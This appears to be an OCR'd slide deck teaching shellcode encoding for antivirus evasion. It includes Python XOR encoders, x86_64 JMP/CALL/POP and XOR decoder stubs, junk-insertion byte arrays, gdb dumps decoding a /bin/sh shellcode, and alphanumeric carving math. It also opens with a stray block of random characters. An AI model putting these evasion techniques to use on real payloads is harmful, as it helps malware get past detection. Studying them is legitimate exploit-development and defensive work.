YnkttlKfaJvuayoNLZaJoFm31JgehKPaeYf4CamHx7KSM5t2UzDbxlKBxFDFaKcE
6lK6lpKlKshELWqKcLKeTNkFaHPni1Ta4dd3k1KaqBy2zF1ioM0qOQOpZlKR2XkL
MQMphPn3UT4uPsXqgQypnQy1DcXBlqgUvFgioZuDqKkRs0SBsscc3XFZ66RYI7K
O9EaCpS0jtCf3v3SXoKva30309xKtuPs07pfOabF8rlcopdG3VUrK0n07BMVYSQE
2T8ROGEPOPLphP8e7du0iqj3osISqBR0grC2tCfroef1aRU1OblRMqzd1UaBx737
D1OW1dpv9fV7pv0SXv7k9mOkvYokeniXFF32HEPEbM0MT63v3bsaGaCsfS

en(coding|crypting) concepts:

- **Several encryption/encoding schemes can be leveraged if they can be reversed/decoded and it "answers the mail".**
  - Vigenère
  - ROT
  - AES
  - RSA
  - etc

en(coding|crypting) concepts:

- Encoding in advance: The designated code is prepared in advance, with a key used to reverse the process.
- Various tools for encoding/decoding/combo:
  - MSFVenom
    - Extra steps must be taken to ensure msfvenom's alphanumeric is truly all-alphanum
  - Veil/ unicorn, etc
  - Manual scripts and methods (XOR is a commonly used as a cipher)
  - Tons others

en(coding|crypting) concepts:

```
shellcode = ("\xB8\x85\x5C ... ")
encoded = ""
for x in bytearray(shellcode):
    y = x^ < your key in hex, ie. 0xAA >
    encoded += "\\x"
    encoded += '%02x' % y
```

en(coding|crypting) concepts:

- Decoder stub
- Various techniques for decoding:
  - Decoder 'stub' (essentially a For-loop)
  - Manually incrementing
  - Both involve utilizing a delimiter (such as a character or an address) or accounting for size

en(coding|crypting) concepts:

- Decoder stubs are easy fodder for Defender.
- Anything bare-bones MSFVenom is easy fodder for Defender.
- Later in polymorphic examples the primary decoder must be decoded itself

en(coding|crypting) concepts:

- Example: JMP/CALL/POP
  - A short jump to a wrapper subroutine
  - A useful pointer to a register w/ pre-encoded shellcode
  - A decryption/decoding construct
  - A conditional followed by a looping construct
  - A jump back to the start of the previously decoded operations
  - Once done, sometimes a system call, maybe a jmp
  - * Is position-independant
- Scripts like this are pretty easy to make / find

JMP/CALL/POP with XOR

Short JMP


In this case I opted to de-reference and re-stack the shellcode

Re-stacking the now de-ref'd shellcode

XOR with loop

CALL to subroutine with the pointer to "shellcode" being right on top of the stack

```
_start:
    jmp call_shellcode
main_subroutine:
    pop rdi
    add rcx, 48
    move2stack:
        mov r9, [rdi+rcx]
        push r9
        sub rcx, 8
        cmp rax, rcx
        jle move2stack
    mov r9, rsp
    xor rcx, rcx
    add cl, 41
    xor:
        xor byte [r9], 0xAA
        inc r9b
        loop xor
    call rsp

call_main_subroutine:
    call main_subroutine
    shellcode:  db < snip >
```


gdb-peda$

References and neat links

- Creating a Custom Shellcode Encoder
  - https://rastating.github.io/creating-a-custom-shellcode-encoder/
- SLAE Custom Rbix Shellcode Encoder Decoder
  - https://www.rcesecurity.com/2015/01/slae-custom-rbix-shellcode-encoder-decoder/
- x86_64 Assembly Language and Shellcoding on Linux (Pentester Academy)
  - https://www.pentesteracademy.com/course?id=7

en(coding|crypting) concepts:

- Polymorphism: Using alternate instructions and clever tweaks to achieve the same endstate to include dynamic modification at runtime.

en(coding|crypting) concepts:

- Primary purpose is to avoid signature and heuristically based detection

en(coding|crypting) concepts:

- Scripted & Automated polymorphic encoders:
  - x86/shikata_ga_nai
  - x86/fnstenv_mov
  - (many others used by msfvenom)
  - ADMutate
  - CLET
  - unicorn-engine
  - etc

en(coding|crypting) concepts:

- Bit shifting
- Randomly generated keys
- Extra loops of random length
- Primary / Secondar decoder stubs
- Junk insertion
- Alternate/obscure instructions
- Valid instructions that'll have a NOP-like effect (ie... INC EAX, DEC EAX over and over)
- Etc... truly becomes Frankenstein's Monster

en(coding|crypting) methods: Polymorphism

- Bit shifting:
  - Shifting all of the bits of a given value in a specified direction by an amount


  - ROR : ROtate Right
  - ROL : ROtate Left

en(coding|crypting) methods:
Polymorphism

```
ORD: 65 = 01000001
  < shift left 1 >
ORD: 130 = 10000010
```

en(coding|crypting) methods: Polymorphism

```
0x50,0x38,0x41,0x42,0x75
0x4a,0x49,0x6b,0x4c,0x7a
0x48,0x4f,0x72,0x45,0x50
0x55,0x50,0x33,0x30,0x7
```




```
Loop:
    Value << 1
```

```
0xa0,0x70,0x82,0x84,0xea
0x94,0x92,0xd6,0x98,0xf4
0x90,0x9e,0xe4,0x8a,0xa0
0xaa,0xa0,0x66,0x60,0xe2
```

en(coding|crypting) concets:

- Math fun



```
_start:
    add al, 47   ; 0x2f
    mov byte [rsp], al
    add al, 51   ; +51 -> 0x62
    mov byte [rsp+1], al
    add al, 7    ; +7
    mov byte [rsp+2], al
    add al, 5    ; +5
    mov byte [rsp+3], al
    sub al, 63   ; -63
    mov byte [rsp+4], al
    add al, 68
    mov byte [rsp+5], al
    sub al, 11
    mov byte [rsp+6], al
    xor rax, rax
    mov byte [rsp+7], al
```

0x68732f6e69622f ('/bin/sh’)


- In this instance, the value of the Previous instruction is inc/dec to achieve the next value

en(coding|crypting) concepts:

- Extra loops of random length
  - More of a shellcoding approach instead of a method of encoding
  - Originally could be incorporated to defeat sandboxes
  - Further obfuscates/ creates randomness

en(coding|crypting) concepts:

- Multiple decoder stubs
  - Oftentimes a decoder stub itself is encoded to further obfuscate the shellcode and avoid detection
  - What's encoded needs decoding, obviously…



en(coding|crypting) concepts:

- Junk insertion / removal
  - Filler bytes are placed within the shellcode in order to obfuscate the code's true purpose and evade signatures.

```
0x41,0xaa,0xb0,0xaa,0xeb,0xaa,
0xf3,0xaa,0xe7,0xaa,0x21,0xaa,
0xbb,0xaa,0xeb,0xaa,0xf8,0xaa,
0x22,0xaa,0xee,0xaa,0x8e,0xaa,
0xad,0xaa,0xe2,0xaa,0x23,0xaa,
0x4d,0xaa,0xe2,0xaa,0x29,0xaa,
0x6a,0xaa,0x91,0xaa,0xe2,0xaa,
0x9b,0xaa,0x5c,0xaa,0xe2,0xaa,
0x9b,0xaa,0x78,0xaa,0xa5,0xaa,
0xaf,0xaa,0x42,0xaa,0x4b,0xaa,
0x55,0xaa,0x55,0xaa,0x55,0xaa,
0x85,0xaa,0xc8,0xaa,0xc3,0xaa,
0xc4,0xaa,0x85,0xaa,0xd9,0xaa,
0xc2,0xaa,0xeb,0xaa,0xbb,0xbb,
0xbb,0xbb,0xbb,0xbb,0xbb,0xbb,
0xbb
```

en(coding|crypting) concepts:

```
to_stack:
    mov r9, [rdi+rcx]
    push r9
    sub rcx, 8
    cmp rcx, rax
    jge to_stack
```


```
decoder:
    mov al, byte[rsp + rcx]
    mov bl, byte[rsp + rcx + 1]
    xor rax, rbx
    mov byte[rsp + rcx], al
    add rcx, 2
    cmp rcx, 112
    jle decoder
```

```
0000| 0x7ffffffe238 --> 0xaaf3aaebaab0aa41
0008| 0x7ffffffe240 --> 0xaaebaabbaa21aae7
0016| 0x7ffffffe248 --> 0xaa8eaaeeaa22aaf8
0024| 0x7ffffffe250 --> 0xaa4daa23aae2aaad
0032| 0x7ffffffe258 --> 0xaa91aa6aaa29aae2
0040| 0x7ffffffe260 --> 0xaae2aa5caa9baae2
0048| 0x7ffffffe268 --> 0xaaafaaa5aa78aa9b
0056| 0x7ffffffe270 --> 0xaa55aa55aa4baa42
```

```
0000| 0x7ffffffe238 --> 0xaa59aa41aa1aaaeb
0008| 0x7ffffffe240 --> 0xaa41aa11aa8baa4d
0016| 0x7ffffffe248 --> 0xaa24aa44aa88aa52
0024| 0x7ffffffe250 --> 0xaae7aa89aa48aa07
0032| 0x7ffffffe258 --> 0xaa3baac0aa83aa48
0040| 0x7ffffffe260 --> 0xaa48aaf6aa31aa48
0048| 0x7ffffffe268 --> 0xaa05aa0faad2aa31
0056| 0x7ffffffe270 --> 0xaaffaaffaae1aae8
```

en(coding|crypting) concepts:

```
shiftpush:
        mov al, byte [rsp + rcx]
        mov [rsp + rbx], al
        add rbx, 1
        add rcx, 2
        cmp rcx, 112
        jle shiftpush
```




```
0000| 0x7fffffffe238 --> 0xaa59aa41aa1aaaeb
0008| 0x7fffffffe240 --> 0xaa41aa11aa8baa4d
0016| 0x7fffffffe248 --> 0xaa24aa44aa88aa52
0024| 0x7fffffffe250 --> 0xaae7aa89aa48aa07
0032| 0x7fffffffe258 --> 0xaa3baac0aa83aa48
0040| 0x7fffffffe260 --> 0xaa48aaf6aa31aa48
0048| 0x7fffffffe268 --> 0xaa05aa0faad2aa31
0056| 0x7fffffffe270 --> 0xaaffaaffaae1aae8
```

```
0000| 0x7fffffffe238 --> 0x41118b4d59411aeb
0008| 0x7fffffffe240 --> 0xe789480724448852
0016| 0x7fffffffe248 --> 0x48f631483bc08348
0024| 0x7fffffffe250 --> 0xffffe1e8050fd231
0032| 0x7fffffffe258 --> 0x68732f6e69622fff
0040| 0x7fffffffe260 --> 0xbb0000000041
0048| 0x7fffffffe268 --> 0x0
```

en(coding|crypting) concepts:

- Alternate instructions: Taking existing operations/constructs but providing an alternative for compatibility or obfuscation purposes
  - Creates unique code to evade signatures
  - Sometimes the more direct operations are not available due to encoding

en(coding|crypting) concepts:

`NOP`	can become	`inc eax` `dec eax`
`LOOP asdf`	can become	`dec ecx` `jnz asdf`
`MOV <reg>, <val>`	can become	`push <val>` `pop <reg>`
`MOV EAX, 0`	can become	`clc` `sbb eax, eax`

References and neat links

- Encoding Real x86 Instructions
  - http://www.c-jump.com/CIS77/CPU/x86/lecture.html#X77_0010_real_encoding
- X86 Shellcode Obfuscation
  - https://breakdev.org/x86-shellcode-obfuscation-part-1/
  - https://breakdev.org/x86-shellcode-obfuscation-part-2/\
- x86 Instruction Encoding Revealed: Bit Twiddling for Fun and Profit
  - https://www.codeproject.com/Articles/662301/x86-Instruction-Encoding-Revealed-Bit-Twiddling-fo
- x86_64 Assembly Language and Shellcoding on Linux (Pentester Academy)
  - https://www.pentesteracademy.com/course?id=7

en(coding|crypting) methods: Carving

- Overview: Using "wrap around" math (SUB /ADD) and by simply splititng the difference with a designated register, op-codes can be calculated and then pushed onto the stack (which is in-turn, pointing ahead of the instruction pointer)
- Intended to get non-alphanumeric operations into an alphanumeric input
- More of a shellcoding approach instead of a method of encoding

en(coding|crypting) methods: Carving

- Overview:
  - Zero out a register
  - Determine the values you'll need pushed and group them into 4 byte chunks
  - Do math
  - Check if result lands in any char restrictions
  - (repeat)
  - Ensure stack alignment going into main code

en(coding|crypting) methods: Carving

- Zero out a register for use
  - XOR method: XOR a register with itself
  - AND method:

```
AND EAX,554E4D4A
AND EAX,2A313235
01010101010011100100110101001010
00101010001100010011001000110101
----------------------------------------
00000000000000000000000000000000
```

  - Sky is the limit

en(coding|crypting) methods: Carving

- Determine values to encode and jump them into 4 byte chunks and then do math

Example:

\x32\x30\x32\x30

\x43\x6f\x6e\x20

\x53\x65\x63\x20

\x56\x65\x74\x20

en(coding|crypting) methods: Carving

- Math: "Wrap around" trick
- Sub your target value from zero, then divide the <comp target> into 2-4 number of SUB operations
  - 0 - <target> = <computation target>
  - 0 – 20 74 65 56 = DF 8B 9A AA

```
                    DF 8B 9A AA         00 00 00 00
                SUB 6E 44 4C 54     SUB 6E 44 4C 54
                SUB 6E 44 4C 54     SUB 6E 44 4C 54
00 00 00 00 # SUB 03 03 02 02     SUB 03 03 02 02 # 20 74 65 56
```

- https://vellosec.net/blog/exploit-dev/carving-shellcode-using-restrictive-character-sets/

en(coding|crypting) methods: Carving

